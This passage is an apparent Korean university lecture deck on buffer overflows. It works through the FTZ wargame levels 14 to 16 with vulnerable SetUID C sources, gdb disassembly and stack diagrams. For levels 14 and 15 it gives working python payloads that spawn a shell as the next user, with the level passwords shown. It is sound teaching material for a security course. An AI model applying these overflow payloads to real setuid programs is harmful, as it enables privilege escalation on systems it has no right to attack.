



응용보안

11. 버퍼 오버플로우 2

경기대학교 AI컴퓨터공학부 이재흥
jhlee@kyonggi.ac.kr

CONTENTS

PRESENTATION



- 실습 FTZ Level 14. 루틴 분기 키 값의 이해
- 실습 FTZ Level 15. 루틴 분기 키 값의 이해
- 실습 FTZ Level 16. 함수 포인터 변조
- 실습 FTZ Level 17. 함수 포인터 변조
- 실습 FTZ Level 18. 포인터 활용
- 실습 FTZ Level 19. 셸 코드 수정



실습 FTZ Level 14. 루틴 분기 키 값의 이해

문제 파악

- level14 계정으로 로그인 → 힌트 확인

```
level14@ftz:~  
[level14@ftz level14]$ ls -l  
total 28  
-rwsr-x--- 1 level15 level14 13801 Dec 10 2002 attackme ← SetUID  
-rw-r----- 1 root level14 346 Dec 10 2002 hint  
drwxr-xr-x 2 root level14 4096 Feb 24 2002 public_html  
drwxrwxr-x 2 root level14 4096 Jan 11 2009 tmp  
[level14@ftz level14]$ cat hint  
  
레벨14 이후로는 mainsource의 문제를 그대로 가져왔습니다.  
버퍼 오버플로우, 포맷스트링을 학습하는데는 이 문제들이  
최고의 효과를 가져다줍니다.  
  
#include <stdio.h>  
#include <unistd.h>  
  
main()  
{ int crap;  
  int check;  
  char buf[20];  
  fgets(buf,45,stdin); ← 버퍼 오버플로우  
  if (check==0xdeadbeef)  
  {  
    setreuid(3095,3095);  
    system("/bin/sh");  
  }  
}
```

소스 분석



- gdb를 실행시켜 main 함수 disassemble

```
level14@ftz:~  
(gdb) disass main  
Dump of assembler code for function main:  
0x08048490 <main+0>:  push    %ebp  
0x08048491 <main+1>:  mov     %esp,%ebp  
0x08048493 <main+3>:  sub     $0x38,%esp  
0x08048496 <main+6>:  sub     $0x4,%esp  
0x08048499 <main+9>:  pushl   0x8049664  
0x0804849f <main+15>:  push    $0x2d  
0x080484a1 <main+17>:  lea     0xffffffffc8(%ebp),%eax  
0x080484a4 <main+20>:  push    %eax  
0x080484a5 <main+21>:  call    0x8048360 <fgets>  
0x080484aa <main+26>:  add     $0x10,%esp  
0x080484ad <main+29>:  cmpl    $0xdeadbeef,0xfffffffff0(%ebp)  
0x080484b4 <main+36>:  jne     0x80484db <main+75>  
0x080484b6 <main+38>:  sub     $0x8,%esp  
0x080484b9 <main+41>:  push    $0xc17  
0x080484be <main+46>:  push    $0xc17  
0x080484c3 <main+51>:  call    0x8048380 <setreuid>  
0x080484c8 <main+56>:  add     $0x10,%esp  
0x080484cb <main+59>:  sub     $0xc,%esp  
0x080484ce <main+62>:  push    $0x8048548  
0x080484d3 <main+67>:  call    0x8048340 <system>  
0x080484d8 <main+72>:  add     $0x10,%esp  
0x080484db <main+75>:  leave  
0x080484dc <main+76>:  ret  
0x080484dd <main+77>:  lea     0x0(%esi),%esi  
End of assembler dump.  
(gdb)
```



소스 분석


- 프로그램 실행 시 스택 구조 (앞 페이지 화살표)





공격 프로그램 실행

- 공격 수행





```
level14@ftz:~  
[level14@ftz level14]$ (python -c 'print "A" * 40 + "\xef\xbe\xad\xde"'; cat) |  
./attackme  
whoami  
level15  
my-pass  
  
Level15 Password is "guess what".  
█
```



버퍼 오버플로우 공격

- 공격 시 스택 구조





실습 FTZ Level 15. 루틴 분기 키 값의 이해



문제 파악

- level15 계정으로 로그인 → 힌트 확인

```
level15@ftz:~  
level15@192.168.232.131's password:  
[level15@ftz level15]$ ls -l  
total 28  
-rwsr-x--- 1 level16 level15 13801 Dec 10 2002 attackme ← SetUID  
-rw-r----- 1 root level15 185 Dec 10 2002 hint  
drwxr-xr-x 2 root level15 4096 Feb 24 2002 public_html  
drwxrwxr-x 2 root level15 4096 Jan 11 2009 tmp  
[level15@ftz level15]$ cat hint  
  
#include <stdio.h>  
  
main()  
{ int crap;  
  int *check;  
  char buf[20];  
  fgets(buf,45,stdin); ← 버퍼 오버플로우  
  if (*check==0xdeadbeef)  
  {  
    setreuid(3096,3096);  
    system("/bin/sh");  
  }  
}
```



문제 파악

- level14 문제와의 차이? → **check** 변수가 int에서 int *로 바뀜

```
level14@ftz:~  
[level14@ftz level14]$ ls -l  
total 28  
-rwsr-x--- 1 level15 level14 13801 Dec 10 2002 attackme  
-rw-r----- 1 root level14 346 Dec 10 2002 hint  
drwxr-xr-x 2 root level14 4096 Feb 24 2002 public_html  
drwxrwxr-x 2 root level14 4096 Jan 11 2009 tmp  
[level14@ftz level14]$ cat hint  
  
레벨14 이후로는 mainsource의 문제를 그대로 가져왔습니다.  
버퍼 오버플로우, 포맷스트링을 학습하는데는 이 문제들이  
최고의 효과를 가져다줍니다.  
  
#include <stdio.h>  
#include <unistd.h>  
  
main()  
{ int crap;  
  int check;  
  char buf[20];  
  fgets(buf,45,stdin);  
  if (check==0xdeadbeef)  
  {  
    setreuid(3095,3095);  
    system("/bin/sh");  
  }  
}
```





소스 분석

- gdb를 실행시켜 main 함수 disassemble

```
level15@ftz:~  
Dump of assembler code for function main:  
0x08048490 <main+0>:  push    %ebp  
0x08048491 <main+1>:  mov     %esp,%ebp  
0x08048493 <main+3>:  sub     $0x38,%esp  
0x08048496 <main+6>:  sub     $0x4,%esp  
0x08048499 <main+9>:  pushl   0x8049664  
0x0804849f <main+15>:  push    $0x2d  
0x080484a1 <main+17>:  lea     0xffffffc8(%ebp),%eax  
0x080484a4 <main+20>:  push    %eax  
0x080484a5 <main+21>:  call    0x8048360 <fgets>  
0x080484aa <main+26>:  add     $0x10,%esp  
0x080484ad <main+29>:  mov     0xfffffff0(%ebp),%eax  
0x080484b0 <main+32>:  cmpl    $0xdeadbeef,(%eax)  
0x080484b6 <main+38>:  jne     0x80484dd <main+77>  
0x080484b8 <main+40>:  sub     $0x8,%esp  
0x080484bb <main+43>:  push    $0xc18  
0x080484c0 <main+48>:  push    $0xc18  
0x080484c5 <main+53>:  call    0x8048380 <setreuid>  
0x080484ca <main+58>:  add     $0x10,%esp  
0x080484cd <main+61>:  sub     $0xc,%esp  
0x080484d0 <main+64>:  push    $0x8048548  
0x080484d5 <main+69>:  call    0x8048340 <system>  
0x080484da <main+74>:  add     $0x10,%esp  
---Type <return> to continue, or q <return> to quit---
```

- 프로그램 실행 시 스택 구조 (앞 페이지 화살표)





소스 분석

- 0xdeadbeef가 메모리 어디에 저장되어 있을까?
 - 텍스트 세그먼트 영역의 main 함수!!!

```
#include <stdio.h>


main()
{ int crap;
  int *check;
  char buf[20];
  fgets(buf,45,stdin);
  if (*check==0xdeadbeef)
  {
    setreuid(3096,3096);
    system("/bin/sh");
  }
}
```

소스 분석

- 0xdeadbeef가 메모리 어디에 저장되어 있을까?
 - 텍스트 세그먼트 영역의 main 함수!!!

```
level15@ftz:~  
0x080484ad <main+29>: mov    0xffffffff0(%ebp),%eax  
0x080484b0 <main+32>: cmpl   $0xdeadbeef,%eax  
0x080484b6 <main+38>: jne    0x080484dd <main+77>  
0x080484b8 <main+40>: sub    $0x8,%esp  
0x080484bb <main+43>: push   $0xc18  
0x080484c0 <main+48>: push   $0xc18  
0x080484c5 <main+53>: call   0x08048380 <setreuid>  
0x080484ca <main+58>: add    $0x10,%esp  
0x080484cd <main+61>: sub    $0xc,%esp  
0x080484d0 <main+64>: push   $0x08048548  
0x080484d5 <main+69>: call   0x08048340 <system>  
0x080484da <main+74>: add    $0x10,%esp  
---Type <return> to continue, or q <return> to quit---  
0x080484dd <main+77>: leave  
0x080484de <main+78>: ret  
0x080484df <main+79>: nop  
End of assembler dump.  
(gdb) x/10x 0x080484b0  
0x080484b0 <main+32>: 0xbeef3881    0x2575dead    0x6808ec83    0x00000c  
18  
0x080484c0 <main+48>: 0x000c1868    0xfeb6e800    0xc483ffff    0x0cec83  
10  
0x080484d0 <main+64>: 0x04854868    0xfe66e808  
(gdb) █
```

0x80484b2





공격 프로그램 실행



- 공격 수행

```
level15@ftz:~  
[level15@ftz level15]$ (python -c 'print "A" * 40 + "\xb2\x84\x04\x08"'; cat) |  
./attackme  
whoami  
level16  
my-pass  
  
Level16 Password is "about to cause mass".  
█
```




버퍼 오버플로우 공격

- 공격 시 스택 구조





실습 FTZ Level 16. 함수 포인터 변조



문제 파악

- level16 계정으로 로그인 → 힌트 확인

```
level16@ftz:~  
drwxrwxr-x  2 root    level16    4096 Jan 11  2009 tmp  
[level16@ftz level16]$ cat hint  
  
#include<stdio.h>  
  
void shell() {  
    setreuid(3097,3097);  
    system("/bin/sh");  
}  
  
void printit() {  
    printf("Hello there!\n");  
}  
  
main()  
{ int crap;  
  void (*call)()=printit; ← 함수 포인터  
  char buf[20];  
  fgets(buf,48,stdin); ← 버퍼 오버플로우  
  call();  
}  
  
[level16@ftz level16]$
```



함수 포인터

- 함수 이름은 '함수의 시작 주소'


```
level16@ftz:~/tmp
[level16@ftz tmp]$ cat funcaddr.c
#include <stdio.h>

int main(void)
{
    printf("%x %x %x\n", main, printf, scanf);
    return 0;
}
[level16@ftz tmp]$ gcc -o funcaddr funcaddr.c
[level16@ftz tmp]$ ./funcaddr
804835c 804829c 804827c
[level16@ftz tmp]$
```



함수 포인터

- 함수 포인터 : 함수의 시작 주소를 저장하는 변수



- 자료형 : 가리키는 대상이 되는 함수의 자료형을 설정
- 함수 포인터 이름 : 괄호와 *을 반드시 사용
- 인수 자료형 목록 : 가리키는 대상이 되는 함수의 인수들의 자료형 목록



함수 포인터

- 함수 포인터 사용 예제

```
level16@ftz:~/tmp
[level16@ftz tmp]$ cat funcptr.c
#include <stdio.h>
int add(int a, int b) { return a + b; }
int sub(int a, int b) { return a - b; }
int main() {
    int x, y;
    char c;
    int (*op)(int, int);
    scanf("%d%c%d", &x, &c, &y);
    if (c=='+') op=add;
    else if (c=='-') op=sub;
    printf("%d%c%d = %d\n", x, c, y, op(x, y));
    return 0;
}
[level16@ftz tmp]$ gcc -o funcptr funcptr.c
[level16@ftz tmp]$ ./funcptr
5+3
5+3 = 8
[level16@ftz tmp]$ ./funcptr
7-2
7-2 = 5
[level16@ftz tmp]$
```



소스 분석


